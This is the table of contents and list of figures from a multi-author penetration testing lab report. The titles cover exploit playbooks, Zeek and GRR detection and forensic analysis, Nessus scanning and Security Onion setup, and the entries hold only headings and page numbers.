X.	<i>Analysis of Playbook 44: Remote command execution on Web application</i>	783
Y.	<i>Analysis of Playbook 34 (DMZ): Credential theft using FTP Backdoor Command Execution</i>	786
Z.	<i>Analysis of Playbook 45: Backdoor in UnrealIRCd</i>	791
AA.	<i>Analysis of Playbook 50: VNC exploit using Metasploit (Port 5900)</i>	795
BB.	<i>Analysis of Playbook 47: Attacking the distcc (port 6362) service in D1 (DMZ) server</i>	800
	<i>***** The contribution of Sravya Doddaka ends here*****</i>	804
	<i>***** The contribution of Vigneshwar Sethuraman starts here*****</i>	805
CC.	<i>Analysis of Playbook 35: SQL injection to obtain administrative credentials</i>	805
DD.	<i>Analysis of Playbook 37: Vulnerability exploitation and credential theft using web server</i>	812
EE.	<i>Analysis of Playbook 36 : Unauthorized access using ProFTPD 1.3.5</i>	815
FF.	<i>Analysis of Playbook 43: Web Application database authenticated Remote command execution</i>	818
GG.	<i>Analysis of Playbook 27: Chain attack using pivoting technique to penetrate through DMZ and Proxy zone machines sequentially to get into a trusted zone windows 8.1 machine</i>	825
HH.	<i>Playbook 38: DNS Configuration exploitation</i>	827
	<i>***** The contribution of Vigneshwar Sethuraman ends here*****</i>	828
	<i>***** The contribution of Bhavyarajsinh Chauhan start here*****</i>	828
II.	<i>Zeek Rule for Playbook 35: SQL injection to obtain administrative credentials</i>	828
JJ.	<i>Zeek rule for Playbook 37: Vulnerability exploitation and credential theft using web server</i>	833
	<i>***** The contribution of Bhavyarajsinh Chauhan ends here*****</i>	835
	<i>***** The contribution of Mansi Joshi starts here*****</i>	835
KK.	<i>Zeek rule for Playbook 36: Web Application database authenticated Remote command execution</i>	835
LL.	<i>Zeek rule for Playbook 43: Web Application database authenticated Remote command execution</i>	836
	<i>***** The contribution of Mansi Joshi ends here*****</i>	838
	<i>***** The contribution of Rishab Kumar Singh Nellore starts here*****</i>	839
MM.	<i>Detection of brute force using Zeek in Security Onion</i>	839
	<i>***** The contribution of Rishab Kumar Singh Nellore ends here*****</i>	841
VII.	<i>Attack Analysis via GRR</i>	841
	<i>***** The contribution of Divya Rathod starts here*****</i>	841
A.	<i>Attack analysis on Playbook 25: The Eternal Blue attack on windows 8.1</i>	841

B.	Attack Analysis on Playbook 51: Shellshock exploit on Metasploitable 3.....	843
	***** The contribution of Divya Rathod ends here*****	847
	***** The contribution of Upasana Varma starts here*****	847
C.	Attack Analysis on Playbook 6: Creating a malicious trojan using msfvenom which uses a stage less reverse TCP connection to connect from the victim Windows 10 machine to the attacker machine and further accesses the victim machine using a netcat connection.	847
D.	Attack Analysis on Playbook 61: HTA server exploit	851
	***** The contribution of Upasana Varma ends here*****	853
	***** The contribution of Puneet Ahuja starts here*****	853
E.	Attack Analysis on Playbook 23: Reverse TCP session by exploiting the vulnerability of AWK.....	853
F.	Attack Analysis on Playbook 24: Reverse TCP session by exploiting system shell (/bin/sh).....	856
	***** The contribution of Puneet Ahuja ends here*****	859
	***** The contribution of Kriti Aryal starts here*****	859
G.	Attack Analysis on Playbook 14: Creating a backdoor using Malicious Linux Payloads	859
H.	Attack Analysis on Playbook 1: Creating a malicious file using msfvenom to create a reverse TCP connection from the victim Windows 10 machine to the attacker machine	861
	***** The contribution of Kriti Aryal ends here*****	863
	SECOND INTERNETWORK IN PENTESTING LAB	863
	VIII.DEVICE CONFIGURATIONS	863
IX.	NMAP ON THE PENTESTING TOPOLOGY	875
A.	NMAP scan results on the trusted zone	875
B.	NMAP scan results on the proxy zone	878
C.	NMAP scan results on the demilitarized zone.....	880
X.	EXPLOIT WALKTHROUGH	882
	***** The contribution of Dhanvi Joshi starts here*****	882
A.	Playbook 1: Gain root privilege and capture the flag by accessing the encrypted salary slip in De-Ice S1.100 machine.	882
B.	Playbook 2: Decrypted Salary Slip by using OpenSSL.....	894
C.	Playbook 3: Identified service version of vsftpd and directory listing to CTF.	896
D.	Playbook 4: FTP Brute Force attack to crack passwords.	899
E.	Playbook 5: Injecting Blank SSH key inside the victim machine.	908
F.	Playbook 6: SSH login into the victim machine.	911
G.	Playbook 7: Identify SUID enabled binaries for privilege escalation.	911
H.	Playbook 8: Privilege escalation by checking sudo rights to CTF.	913

***** <i>The contribution of Dhanvi Joshi ends here</i> *****	916
***** <i>The contribution of Rahim Khan Pathan starts here</i> *****	916
I. <i>Playbook 9: ProFtpd 1.3.5 exploit on Ubuntu 14.04.</i>	919
J. <i>Playbook 10: PhpMyAdmin Remote Code Execution with preg_replace</i>	920
K. <i>Playbook 11: Apache Http Server exploit on Ubuntu 14.04 using shellshock.</i>	925
L. <i>Playbook 12: Apache Continuum Arbitrary Command Execution on Ubuntu 14.04.</i>	928
M. <i>Playbook 13: Cups bash Environment variable code injection (ShellShock)</i>	930
N. <i>Playbook 14: Privilege Escalation of SickOs 1.1.</i>	933
***** <i>The contribution of Rahim Khan Pathan ends here</i> *****	942
***** <i>The contribution of Jyothi Sharmila Ancha starts here</i> *****	942
O. <i>Playbook 15: Exploiting the ManageEngine on Windows 8</i>	942
P. <i>Playbook 16: SSH Brute force Attack</i>	945
Q. <i>Playbook 17: Attacking the Eternal Blue</i>	951
R. <i>Playbook 18: Exploiting Elasticsearch</i>	956
S. <i>Playbook 19: Exploiting the Vuln OS</i>	957
***** <i>The contribution of Jyothi Sharmila Ancha ends here</i> *****	978
***** <i>The contribution of Amandeep Kaur starts here</i> *****	978
T. <i>Playbook 20: A hacker may try to get access from the kali machine by analyzing its IP address and inputting the usernames and password to spoof the identity, tampering the existing data, and disclose the full information or sometimes makes the data unavailable.</i>	984
U. <i>Playbook 21: Passing unsafe user supplied data in the form of cookies, HTTP headers to get access to the system shell, where arbitrary commands are executed on the Kioptrix2.</i>	985
V. <i>Playbook 22: Gaining Unauthorized access within the systems where sensitive information is stored. Attackers tries to find open doors, inadequate security controls and use specific techniques to bypass operating system permissions.</i>	990
W. <i>Playbook 23: Attackers tries to use an arbitrary code on the target system, which tries to find a boundary error, if it successful then these remote attackers send the specially crafted data to the daemon to trigger the buffer overflow and then exploit this vulnerability to access passwords.</i>	994
X. <i>Playbook 24: Attackers made a connection with the remote database and scan the contents to get the list of users along with their credentials and sensitive information.</i>	996
***** <i>The contribution of Amandeep Kaur ends here</i> *****	1001
***** <i>The contribution of Navjot Bagla starts here</i> *****	1001
Y. <i>Playbook 25: Exploit SMB Remote Windows Code Execution performed on Window 7.</i>	1001
Z. <i>Playbook 26: Exploit Eternalblue performed on Window 7.</i>	1007
AA. <i>Playbook 27: Exploit SMB Remote Windows Code Execution performed on Windows XP.</i>	1009

***** The contribution of Navjot Bagla ends here*****	1013
***** The contribution of Preeti Thakur starts here*****	1013
BB. Playbook 28: SQL Injection on Apache Server.....	1015
CC. Playbook 29: Attack on SSH login with Auxiliary Module	1020
DD. Playbook 30: Samba Server Root Access.....	1024
EE. Playbook 31: Exploits Drupal HTTP Parameter value SQL Injection for root access	1030
FF. Playbook 32: Exploiting Unreal IRCd service.....	1033
GG. Playbook 33: To get root access to the Kioptrix machine	1038
HH. Playbook 34: Exploiting Samba Server in Kioptrix Level 1	1052
***** The contribution of Preeti Thakur ends here*****	1054
***** The contribution of Subaveena Pugalenti starts here*****	1054
II. Playbook 35: Gaining Remote Control and downloading file of victim machine using payload.	1054
JJ. Playbook 36: Windows 10 password cracking using responder and john the ripper.....	1062
***** The contribution of Subaveena Pugalenti ends here*****	1066
***** The contribution of Tharun Gurrapu starts here*****	1066
KK. Playbook 37: Ruby on Rails ActionPack Inline ERB Code Execution	1066
LL. Playbook 38: Rails_Secret_Deserialization	1070
MM. Playbook 39: Script Web Delivery	1074
NN. Playbook 40: Bash Shell	1076
***** The contribution of Tharun Gurrapu ends here*****	1078
***** The contribution of Anirudh Gummakonda starts here*****	1078
OO. Playbook 41: We will be using the following exploit to gain access into the network.	1079
PP. Playbook 42: We will be using the following exploit to gain access into the network.	1081
QQ. Playbook 43: We will be using the following exploit to gain access into the network.	1082
***** The contribution of Anirudh Gummakonda ends here*****	1083
***** The contribution of Pawan Soobhri starts here*****	1083
RR. Playbook 44: Injecting customised HTML Code through the URL to retrieve information from web application. (HTML Injection – Reflected (GET)	1083
SS. Playbook 45: Injecting customised HTML Code through the input box to display the desired information on frontend (HTML Injection – Reflected (POST)	1085
TT. Playbook 46: Injecting customised HTML Code through the input box to disguise the users to attain personal information (HTML Injection Stored (Blog).....	1086
UU. Playbook 47: Executing an arbitrary OS Command on the server which is running an application (OS Command Injection)	1089

VV. <i>Playbook 48: Injecting a custom code and executing an OS Command on the server which is running an application (PHP Command Injection)</i>	1091
WW. <i>Playbook 49: Executing the server side script with OS Command on webpage to get remote access of server (Server-Side Includes)</i>	1094
XX. <i>Playbook 50: Injecting a Custom SQL Code inside the input box to attain the database information such as (schema, tables and databases) and discovering the particular user credentials. (SQL Injection (GET/Search))</i>	1095
YY. <i>Playbook 51: Injecting SQL commands to bypass the login process to achieve direct access to a web portal. (SQL Injection (Login/Hero))</i>	1100
ZZ. <i>Playbook 52: Exploiting the improper authentication and session management function to compromise session tokens, password & username, and other data (Broken Authentication – Password Attack)</i>	-1101
AAA. <i>Playbook 53: Exploiting the interactions between users and services by compromising the sessions (Session Management)</i>	1105
***** <i>The contribution of Pawan Soobhri ends here</i> *****.....	1106
***** <i>The contribution of Simranbir Kaur starts here</i> *****	1106
BBB. <i>Playbook 54: Remote Windows Code Execution</i>	1106
CCC. <i>Playbook 55: EternalBlue</i>	1111
***** <i>The contribution of Simranbir Kaur ends here</i> *****	1113

LIST OF FIGURES

Fig. 1.	Trusted zone machines in the penetration testing lab topology	51
Fig. 2.	Proxy zone machines in the penetration testing lab topology	52
Fig. 3.	DMZ machines in the penetration testing lab topology	52
Fig. 4.	IDS zone machines in the penetration testing lab topology	53
Fig. 5.	Untrusted zone machines in the penetration testing lab topology	54
Fig. 6.	Penetration testing lab topology	55
Fig. 7.	Assessing CUE server @XXX.XXX.XXX.XXX:YYYY using WinSCP with user jkolench	57
Fig. 8.	Assessing CUE server @XXX.XXX.XXX.XXX:YYYY using a Linux machine	57
Fig. 9.	Running ‘vinctctl top’ after a set of VM’s are turned on	58
Fig. 10.	Running ‘vinctctl htop’ after a set of VM’s are turned on	58
Fig. 11.	Setting up SSH tunneling in PUTTY to bypass the firewall and access GUI machines using a SPICE client	59
Fig. 12.	Using a SPICE client virt-viewer to connect to the SPICE server at port 6100 for a GUI display	59
Fig. 13.	Obtaining a GUI display for a client machine using virtviewer	60
Fig. 14.	An attacker machine taking screenshots of victim windows 10 machine further performing screen-share operation	72
Fig. 16.	Nessus Advanced Scan template configuring potential False alarms	98
Fig. 17.	Nessus Customizing Certificate Authority (Custom inputs are provided form a generic website)	98
Fig. 18.	Nessus Scan Templates	99
Fig. 19.	Nessus policy Basic Network Scan template	103
Fig. 20.	Nessus policy Dashboard	103
Fig. 21.	Downloaded Nessus Policy rule in local system	104
Fig. 22.	Creating New Plugin rules	104
Fig. 23.	Nessus Plugin rules Dashboard	105
Fig. 24.	Required Configurations of General settings	106
Fig. 25.	Schedule Configuration of Scan	106
Fig. 26.	Notification Email details of Recipients	107
Fig. 27.	Configuration of Discovery settings	108
Fig. 28.	Customizing the Report settings	108
Fig. 29.	Advanced settings of Host Discovery template	109
Fig. 30.	Sample Output result of Host Discovery template	109
Fig. 31.	Required Configurations of General settings	110
Fig. 32.	Schedule Configuration of Scan	111
Fig. 33.	Notification Email details of Recipients	111
Fig. 34.	Host discovery configuration	112
Fig. 35.	Port scan configuration	113
Fig. 36.	Service discovery Settings	113
Fig. 37.	Customizing General Assessment settings	114
Fig. 38.	Brute Force Assessment configuration	115
Fig. 39.	Customizing the Web Applications Assessment	115
Fig. 40.	Windows Assessment configuration	116
Fig. 41.	Malware Assessment configuration	116
Fig. 42.	Database Assessment configuration	117

Fig. 43.	Customizing the Report settings	117
Fig. 44.	Advanced settings of Advanced Scan template	118
Fig. 45.	Configuring Server credentials	119
Fig. 46.	Customizing the Plugin Family of Advanced Scan template.....	119
Fig. 47.	Sample Output result of Advanced Scan template.....	120
Fig. 48.	Required Configurations of General settings.....	121
Fig. 49.	Schedule Configuration of Scan	121
Fig. 50.	Notification Email details of Recipients	122
Fig. 51.	Configuration of Discovery settings	122
Fig. 52.	Web application Assessment configuration.....	123
Fig. 53.	Customizing the Report settings	123
Fig. 54.	Advanced settings of Web Application Tests template	124
Fig. 55.	Configuring Web application details	124
Fig. 56.	Web application Tests Plugins.....	125
Fig. 57.	Sample Output result of Web Application Test template	125
Fig. 58.	Sguil real-time events display in Security Onion.....	135
Fig. 59.	Different category options for quick query on the status.....	136
Fig. 60.	Unauthorized root access – quick query	136
Fig. 61.	Custom query build option for advanced query.....	137
Fig. 62.	Options to view correlated events of a grouped count.....	137
Fig. 63.	Correlated events of alert id 3.127	138
Fig. 64.	Options of various tools upon right clicking alert id.....	138
Fig. 65.	Transcript view	139
Fig. 66.	Network miner tool view	139
Fig. 67.	Putty to access via ssh.....	140
Fig. 68.	SSH Tunnel option to connect to security onion	141
Fig. 69.	Adding analyst IP to security onion.....	141
Fig. 70.	Verifying addition of analyst IP	142
Fig. 71.	Squert alert page	142
Fig. 72.	Navigating among alarms in different date and time	142
Fig. 73.	Details of a single event in squert page.....	143
Fig. 74.	CapMe view and auto option view for view full transcript with an option to download pcap	143
Fig. 75.	Daily log location on security onion	144
Fig. 76.	Packet analysis with wireshark and window with Find options	144
Fig. 77.	Wireshark options to export http object and options to set filters by right clicking a value	144
Fig. 78.	Squert Sign in page	145
Fig. 79.	Squert Alert Page	146
Fig. 80.	Squert Alert Example.....	146
Fig. 81.	Squert Alert Example Continued	146
Fig. 82.	Expanded Squert Alert	147
Fig. 83.	CapME Output.....	147
Fig. 84.	Wireshark Output and Visualization of a PCAP.....	148
Fig. 85.	Squil Desktop Application for Alerts.....	149
Fig. 86.	NetworMiner Packet Inespector.....	149
Fig. 87.	Zeek Architecture.....	152

Fig. 88.	Cluster Architecture	153
Fig. 89.	Zeek control	154
Fig. 90.	Zeek status	154
Fig. 91.	Zeek help command.....	155
Fig. 92.	Zeek log file	156
Fig. 93.	Network visibility	157
Fig. 94.	GRR Server Communication with Clients.....	162
Fig. 95.	GRR Datastore architecture	163
Fig. 97.	Active GRR Server	166
Fig. 98.	GRR Admin UI.....	167
Fig. 99.	Binaries as seen from Windows 10.....	168
Fig. 100.	GRR monitor running on Windows 10 client in background	168
Fig. 101.	Forensic Information about Windows 10 Client.....	169
Fig. 102.	Client Installation Package Installed successfully	169
Fig. 103.	Forensic Information about Ubuntu Client	170
Fig. 104.	GRR Monitoring Process on Windows 8 client.....	171
Fig. 105.	Forensic Information about Windows 8 Client.....	171
Fig. 106.	Forensic Information about Fedora Client	172
Fig. 107.	Troubleshooting command for Fedora Client	172
Fig. 108.	Troubleshooting Command Execution	172
Fig. 109.	Client Package downloaded on Metasploitable33	173
Fig. 110.	Client Installed on Metasploitable33	173
Fig. 111.	Forensic Information on Metasploitable33	174
Fig. 112.	Final List of Clients on the GRR Server	174
Fig. 113.	Interrogation performed on Client	175
Fig. 114.	Alternate way to initiate the interrogation flow	176
Fig. 115.	Launch a new flow.....	176
Fig. 116.	Investigating with GRR	177
Fig. 117.	Virtual Filesystem for Windows 8 Client	178
Fig. 118.	Detailed VFS Information of the Client.....	178
Fig. 119.	Advanced Feature to check the Server Load.....	180
Fig. 120.	Statistics about active clients, system flows and hunts including crashes	181
Fig. 121.	Hunts performed on Windows Client	181
Fig. 122.	Hunts performed from the list of different flows	182
Fig. 123.	Payload details captured from the Hunt.....	182
Fig. 124.	Log Details for the Hunt performed to capture the list of processes running on the clients	183
Fig. 125.	Hunts performed on Linux System	184
Fig. 126.	Netstat hunt logs captured from the Linux Machines explicitly	184
Fig. 127.	Results of the hunts performed on Linux Machine	185
Fig. 128.	Penetration testing topology for second internetwork.....	188
Fig. 129.	Trusted zone machines in penetration testing lab topology	189
Fig. 130.	Proxy zone machines in penetration testing lab topology.....	190
Fig. 131.	Demilitarized zone machines in penetration testing lab topology	191
Fig. 132.	External zone machines in penetration testing lab topology.....	192
Fig. 133.	Location of the topology files.	194

Fig. 134.	Location of the base images.....	195
Fig. 135.	Process of allowing local tunnelling for GUI machines	196
Fig. 136.	Windows 10 IP Addressing.....	242
Fig. 137.	Windows 8 IP Addressing.....	242
Fig. 138.	Ubuntu 14 IP Addressing.....	243
Fig. 139.	Fedora IP Addressing.....	243
Fig. 140.	Android 9 IP Addressing.....	244
Fig. 141.	Kali IP Addressing.....	245
Fig. 142.	A webpage designed to mimic the end users behaviour with respect to a client side attack	247
Fig. 143.	Samba Server IP Addressing.....	248
Fig. 144.	Apache Webserver IP Addressing	249
Fig. 145.	MySQL Server IP Addressing	249
Fig. 146.	FTP Server IP Addressing.....	250
Fig. 147.	Kali IP Addressing.....	251
Fig. 148.	Nessus Debian Setup file.	252
Fig. 149.	Nessus Installation	252
Fig. 151.	FTP Server IP addressing.....	253
Fig. 152.	DNS server IP addressing	255
Fig. 153.	Web Server IP addressing	257
Fig. 154.	E1 (Kali Linux) Ip addressing.....	259
Fig. 155.	E2 (Kali Linux) Ip addressing.....	259
Fig. 156.	E3 (Kali Linux) Ip addressing.....	260
Fig. 157.	E4 (Kali Linux) Ip addressing.....	261
Fig. 158.	Selection of management interface	262
Fig. 159.	Selection of addressing type for management interface ens3	263
Fig. 160.	Decision to configure sniffing interface.....	263
Fig. 161.	Rebooting to apply the network configuration.....	263
Fig. 162.	Selection of deployment mode.....	264
Fig. 163.	Creating a new deployment.....	264
Fig. 164.	Creation of user account.	265
Fig. 165.	Options to choose log retention.	265
Fig. 166.	Ruleset selection.	266
Fig. 167.	Selection of detection engine.	266
Fig. 168.	Disabling sensor services.	266
Fig. 169.	Limiting log storage space.	267
Fig. 170.	Adding host-based firewall rules.	267
Fig. 171.	Selecting the management interface (ens4) on sensor.	269
Fig. 172.	Selecting the addressing type.....	269
Fig. 173.	Sniffing interface selection.	270
Fig. 174.	Verifying network configuration.....	270
Fig. 175.	Deployment mode selection.....	271
Fig. 176.	Deploying to the existing setup.....	271
Fig. 177.	Providing hostname and IP address of the master server.....	272
Fig. 178.	Username for SSH connection.....	272
Fig. 179.	Node selection.....	273

Fig. 180.	Setting PF ring value.....	273
Fig. 181.	Selecting sniffing interface.	274
Fig. 182.	Configuring HOME_NET address.....	274
Fig. 183.	SSH connection to master server	274
Fig. 184.	Setup complete.....	275
Fig. 185.	Cheat Sheet for Security Onion Developed by Chris Sanders, [130]	276
Fig. 186.	Error posted in the log files at /var/log/nsm/sosetup.log on the sensor machine	276
Fig. 187.	Displayed Error for the Salt Master Public key when doing rule-update command.....	277
Fig. 188.	Changed configuration File for Space Issue	279
Fig. 189.	Pair of malicious files downloaded into the victim machine	292
Fig. 190.	A cloned social media website is opened in the victim machine whereby a malicious payload is downloaded in the background	296
Fig. 191.	The victim enters the login credentials in the victim machine which has been compromised which is dumped into the attacker machine by logging keystrokes.....	297
Fig. 192.	The figure depicts the presence of a critical file in the victim machine which has been compromised.....	300
Fig. 193.	The figure depicts that the critical file has been remotely deleted by the attacker machine	300
Fig. 194.	The figure depicts that surge in traffic on the victim Windows 10 machine after a DoS attack is performed	303
Fig. 195.	A sample gift card image downloaded from the internet that is used as a ‘clickbait’ in this playbook	304
Fig. 196.	Files used in the playbook; Gift card jpg file; Gift card icon file; reverse TCP payload (from left to right)	305
Fig. 197.	Payload created which looks like an image file, but contains a reverse TCP payload added to the file directory.....	305
Fig. 198.	A webpage designed to mimic the end users behaviour with respect to a client side attack	307
Fig. 199.	The autorun task starts as windows boots up as seen in the task manager (top) and services (bottom)	311
Fig. 200.	The autorun task starts as windows boots up as seen in the task manager (top) and services (bottom)	316
Fig. 201.	Opening the captured screenshot of the victim windows 10 machine stored in the attacker machine	316
Fig. 202.	Live screenshare of the victim machine on the attacker machine	317
Fig. 203.	The victim client machine logging into the organizational server infrastructure and the keystrokes are sniffed by the attacker	318
Fig. 205.	Encryption of confidential files using gpg	333
Fig. 206.	Ransomware in action: Confidential files encrypted and a ransom note left behind	334
Fig. 207.	Select file to upload on DVWA browser.	354
Fig. 208.	Clicked on upload button to upload file on DVWA browser.....	354
Fig. 209.	Verified uploaded file on the DVWA browser.	354
Fig. 210.	Cloned login page of the web application with address IP of the attacker	389
Fig. 211.	Output seen on the Attacker screen: Username and password of the victim clearly visible.....	389
Fig. 212.	Attacker logged in the web application, setting the site security low.	390
Fig. 213.	As can be seen the path to which the file was uploaded by the attacker appears on the screen....	390
Fig. 214.	The output of the PWD command which was run by attacker seen on his web browser.	391

Fig. 215.	The output of ls command as seen on attackers web browser	391
Fig. 216.	Entries of Port 80	412
Fig. 217.	SQL Injection Command	412
Fig. 218.	Output of the SQL injection attack	413
Fig. 219.	MySQL version from the output of the SQL injection attack using UNION.	413
Fig. 220.	SQL query Displaying Usernames and Passwords	414
Fig. 221.	Removed all the web applications.....	415
Fig. 222.	Web Server Stopped.....	415
Fig. 223.	passwd and shadow files	422
Fig. 224.	Web Server Index Page.....	445
Fig. 225.	Uploads Index Page	446
Fig. 227.	Interfaces file edited in opened PHP meterpreter	452
Fig. 228.	Unable to connect Web Server.....	452
Fig. 229.	Drupal Webpage.....	453
Fig. 230.	Source code of drupal	453
Fig. 231.	Drupal's blog page	454
Fig. 232.	Phpmyadmin Webpage	459
Fig. 233.	Phpmyadmin webpage.	459
Fig. 234.	payroll users data theft	463
Fig. 235.	Drupal webpage.	464
Fig. 236.	Triple-DES Encryption	507
Fig. 237.	List of SSL vulnerability.....	508
Fig. 238.	SWEET32 Vulnerability	508
Fig. 239.	SMB Signing not required	509
Fig. 240.	List of TLS vulnerability.....	510
Fig. 241.	TLS version 1.0 protocol detection vulnerability	510
Fig. 242.	List of Open ports	511
Fig. 243.	Port Scanner	511
Fig. 244.	Open ports used by an attacker	512
Fig. 245.	mDNS Detection (Remote Network) Vulnerability	513
Fig. 246.	ICMP Timestamp Request Remote Date Disclosure	514
Fig. 247.	XSS attack on ubuntu.....	515
Fig. 248.	Web Application Sitemap showing malicious link.....	515
Fig. 249.	Exploit and redirecting to attacker's page.....	515
Fig. 250.	HTTP Server Type and Version.....	516
Fig. 251.	Apache Banner Linux Distribution Disclosure	517
Fig. 252.	SYN- Scanner Vulnerability	518
Fig. 253.	Using the DVWA ping the host	519
Fig. 254.	SYN- scanner vulnerability.....	520
Fig. 255.	MS17-010 Vulnerability	521
Fig. 256.	MS17-010 Vulnerability	522
Fig. 257.	MS17-010 (EternalBlue/EternalSynergy/EternalChampion).....	523
Fig. 258.	Open Port 80	524
Fig. 259.	List of web server vulnerabilities.....	525
Fig. 260.	http server type and version vulnerability	525

Fig. 261.	TWiki Detection vulnerability	526
Fig. 262.	TWiki rev Vulnerability	526
Fig. 263.	List of Apache Tomcat vulnerabilities	527
Fig. 264.	AJP connector request injection	528
Fig. 265.	Apache tomcat default files vulnerability	528
Fig. 266.	PostgreSQL Server Detection	530
Fig. 267.	Client to Server Invoke Process	531
Fig. 268.	RMI registry vulnerability	531
Fig. 269.	Samba version vulnerability	532
Fig. 270.	MySQL server vulnerability	533
Fig. 271.	List of FTP Vulnerabilities on FTP Server	534
Fig. 272.	Vsftpd Vulnerability on FTP Server	534
Fig. 273.	CGI Sensitive parameters on Payroll app and Drupal web applications	535
Fig. 274.	Payroll_app.php code injection Vulnerability on Web Server	536
Fig. 275.	Injectable Vulnerability of payroll_app.php on Web server	536
Fig. 276.	Output of the CGI injectable parameter vulnerability	537
Fig. 277.	Browsable Web Directories of applications	538
Fig. 278.	List of Drupal vulnerabilities on Web server	538
Fig. 279.	Drupal SQL Injection vulnerability on Web Server	539
Fig. 280.	ProFTPD vulnerability on Web Server	540
Fig. 281.	ProFTPD vulnerability on Web Server	540
Fig. 282.	List of SSH Vulnerabilities on DNS Server	541
Fig. 283.	Weak Debain SSH key vulnerability on DNS Server	542
Fig. 284.	SSH Weak Algorithm Vulnerability on DNS Server	542
Fig. 285.	Weak Debain SSH key vulnerability on DNS Server	543
Fig. 286.	Enabled SSH CBC Mode ciphers vulnerability on DNS Server	544
Fig. 287.	Weak SSH Algorithm vulnerability on DNS Server	544
Fig. 288.	List of IRCD SSL vulnerabilities on DNS server	545
Fig. 289.	Debain Open SSL vulnerability on DNS server	546
Fig. 290.	Open tcp ports of IRCD 6697 on Debain SSL vulnerability	546
Fig. 291.	Open tcp ports of IRCD 6697 on Debain SSL vulnerability	547
Fig. 292.	Linux user enumeration vulnerability on DNS server	547
Fig. 293.	IRC User list on DNS Server	548
Fig. 294.	SSL Vulnerability on Web Server	549
Fig. 295.	TLS Vulnerability on Web Server	549
Fig. 296.	SSL and TLS Versions supported Vulnerability on Web server	550
Fig. 297.	Open tcp ports of IRCD 6697 on Web server	550
Fig. 298.	List of BIND vulnerabilities on DNS server	551
Fig. 299.	ISC BIND denial of service vulnerability on DNS server	552
Fig. 300.	List of HTTP header Vulnerabilities on Web server	553
Fig. 301.	Missing HTTP response Header vulnerability on Web server	553
Fig. 302.	Uploaded amrit.php Malicious file on Uploads directory of Response header vulnerability	554
Fig. 303.	Missing X frame options of HTTP response header vulnerability on Web server	554
Fig. 304.	Uploaded amrit.php Malicious file on Uploads directory of missing Xframe vulnerability	554
Fig. 305.	Uploaded amrit.php Malicious file on output of missing Xframe vulnerability	555

Fig. 306.	List of phpMyAdmin Vulnerabilities on web server	556
Fig. 307.	Phpmyadmin vulnerability on Web server.....	556
Fig. 308.	Phpmyadmin vulnerability on Web server.....	557
Fig. 309.	List of Drupal vulnerabilities on Web server	558
Fig. 310.	Drupal coder module vulnerability on Web server	559
Fig. 311.	Drupal Database vulnerability on Web server	559
Fig. 312.	Linux user enumeration vulnerability on FTP server	560
Fig. 313.	Output of the Linux user enumeration vulnerability.....	560
Fig. 314.	Software enumeration vulnerability on DNS server	561
Fig. 315.	Output of software enumeration vulnerability	562
Fig. 316.	List of VNC vulnerabilities on FTP server	563
Fig. 317.	VNC server password vulnerability on FTP server	564
Fig. 318.	VNC server unencryption communication vulnerability on FTP server.....	564
Fig. 319.	List of Apache vulnerability on Web server	565
Fig. 320.	Apache Multiview vulnerability on Web server	566
Fig. 321.	TCP Flow Stream analyzation	567
Fig. 322.	Sending Trojan.exe to Victim	567
Fig. 323.	Results of the malware file when run through VirusTotal [223]	568
Fig. 324.	Conversation between both machines	568
Fig. 325.	Conversation between both the machines on TCP data	569
Fig. 326.	Get Request for a html page.....	570
Fig. 327.	HTTP Response with a status code of 200.....	570
Fig. 328.	Directory listing with malicious files.....	571
Fig. 329.	HTTP GET Request	571
Fig. 330.	TCP stream 11 with GET Request and Response of important.tar	572
Fig. 331.	Important.tar file in Virus Total website [223]	573
Fig. 332.	PWD command execution	573
Fig. 333.	TCP Conversation between both the machines.....	574
Fig. 334.	Conversation between both the machines	574
Fig. 335.	HTTP GET Request for UbuntuPayload.elf	575
Fig. 336.	HTTP reply with a status 200	576
Fig. 337.	TCP Stream 11 with GET request and response.....	577
Fig. 338.	Packet 228 ELF file execution	578
Fig. 339.	TCP conversation between the machines.....	578
Fig. 340.	Conversation between both the machines	579
Fig. 341.	Wireshark Export HTTP object list.....	579
Fig. 342.	UbuntuPayload.elf in Virus Total Site [223]	579
Fig. 343.	HTTP GET Request	580
Fig. 344.	HTTP response with status 200	581
Fig. 345.	Clone of Facebook Page	581
Fig. 346.	HTTP GET request for Launcher.hta.....	582
Fig. 347.	Contents of Launcher.hta in a Java Script Editor.....	582
Fig. 348.	HTTP object Export list	583
Fig. 349.	Launcher.hta file in VirusTotal site [223].....	583
Fig. 350.	Conversation between the machines	584

Fig. 351.	TCP conversation between the machines.....	584
Fig. 352.	TCP Stream 0 showing shell commands with its respective outputs.....	585
Fig. 353.	Conversation between both the machines	586
Fig. 354.	TCP conversation between attacker and victim machine.....	586
Fig. 355.	HTTP GET request from Victim Machine to Attacker Machine.....	587
Fig. 356.	Payload delivery from Attacker Machine to Victim Machine	588
Fig. 357.	Conversation between both the machines	588
Fig. 358.	TCP Packet conversation between both the machines	588
Fig. 359.	Exporting the malicious file using HTTP object list option.....	589
Fig. 360.	Results of the malware apk file when run through VirusTotal	589
Fig. 361.	Packet 77 showing the Metasploit login	590
Fig. 362.	TCP Stream 1 showing the metasploitable login.	591
Fig. 363.	Packets in the DVWA PCAP	592
Fig. 364.	HTTP GET request information in the packet	592
Fig. 365.	GET request and OK forms information in the TCP Stream flow	593
Fig. 366.	HTTP GET request for the xtml files and text files	594
Fig. 367.	Username and password details has been cracked.....	594
Fig. 368.	Vlcplayer86.exe file has been located in the packets.....	595
Fig. 369.	The contents of the packet 94 in readable form in the hyper text protocol.....	596
Fig. 370.	TCP stream flow of the vlcplayer.exe packet	596
Fig. 371.	Packets that are captured in the trojan exploit in ubuntu deb package.....	597
Fig. 372.	The content in the TCP stream of the exploit	598
Fig. 373.	Including Salting in Password Hashing	599
Fig. 374.	Version Details of Victim	599
Fig. 375.	Server Language Detail.....	600
Fig. 376.	Login request and response.....	601
Fig. 377.	Login request	601
Fig. 378.	Login response	601
Fig. 379.	Victim machine's confidential information	602
Fig. 380.	Tomcat Brute force HTTP get request	603
Fig. 381.	Tomcat Brute force HTTP request denial	603
Fig. 382.	Brute force request with Authorization.....	603
Fig. 383.	Tomcat brute force second failed attempt.....	604
Fig. 384.	Brute force request with Authorization.....	604
Fig. 385.	Successful Tomcat Brute force attempt	605
Fig. 386.	Tomcat details revealed	605
Fig. 387.	Attacker accessing tomcat application	606
Fig. 388.	TCP stream.....	606
Fig. 389.	Failed first tomcat upload attempt.....	607
Fig. 390.	Tomcat upload attack with credentials.....	607
Fig. 391.	.jsp file contained in the WAR file.....	608
Fig. 392.	Uploading second WAR file on Tomcat server	608
Fig. 393.	.jsp file contained in second WAR file	609
Fig. 394.	Evidence for meterpreter session	609
